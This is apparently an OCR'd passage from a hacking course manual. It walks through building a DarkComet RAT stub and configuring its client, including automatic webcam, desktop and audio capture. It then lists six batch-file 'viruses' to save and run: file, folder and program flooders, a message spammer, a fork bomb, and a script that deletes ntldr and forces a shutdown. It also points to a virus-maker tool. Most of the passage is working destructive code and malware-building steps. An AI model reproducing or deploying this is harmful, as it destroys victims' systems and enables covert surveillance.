
Stub Finalization - In this section, choose desired output extension and compression (UPX recommended). Choose to ***Save the profile*** option and click on **Build the Stub** to save the profile and create malware.



After malware creation, click on DarkComet-RAT at top left corner and select Client Settings



Under ***Client settings***, enter **Security Password**(one which you assigned while malware creation) under ***System Settings*** as shown in below image.


Client Settings - Netgear.
General Settings
Client Layout
Functions Manager
Manage FTP Wallet
Embedded FTP Client
No-IP Updater
Pushme notify
Manage users group
Take some notes
Manage local DB
Read EULA
Search for updates
About DarkComet
Static IP Notifier (SIN - Users list) Settings
Show users desktop thumbnails instead of classic flags
Set picture size :
100
x
64
Pixels
Show users flags by geo position instead of computer language
Automaticaly refresh users informations
Refresh interval :
15
Seconds
New User Notification System Settings
Toast notification (MSN Style popup)
Tray balloon notification
Play a sound
System Settings
Use keep alive system (to detect Ghost connections) - Recommended
Close client on windows tray system
Listen automatically on client load (Restore previous session port)
Traffic encryption merged key (password) :
Functions Settings
Automatically start WEBCAM capture when window open
Automatically start DESKTOP capture when window open
Automatically start SOUND capture when window open
You are running v5.3

Practical 6: Virus Creation with Batch file programming

1. File Flooder virus

```
@echo off
cd c:\Documents and Settings\%user%\Desktop\
:loop
echo hacked by hacker > hacked%random%
goto loop
```

2. Folder flooder virus

```
@echo off
cd c:\Documents and Settings\%user%\Desktop\
md folder
cd folder
:loop
md hacked%random%g
goto loop
```

3. Program Flooder virus

```
@echo off
:loop
start explorer.exe
start notepad.exe
start calc.exe
start mspaint.exe
start cmd.exe
goto loop
```

4. Message annoyer virus

```
@echo off
:loop
```

```
msg * a
msg * b
msg * c
msg * d
msg * e
msg * f
msg * g
goto loop
```

5. Fork Bombing Virus


```
@echo off
:loop
Explorer.exe
call fork.bat
goto loop
```


6. OS crash virus

```
@echo off
cd C:\
attrib –s –h –r ntldr
del ntldr
shutdown –c “Hacked By Hacker” –t 3 –s –F
```

Save the above **code snippets** with ***.bat*** file extension and select file type as ***allfiles.***

TeraBit Virus Maker is a tool that makes malware creation simple.





All we need to do is, select the functions according to our requirement and name the virus.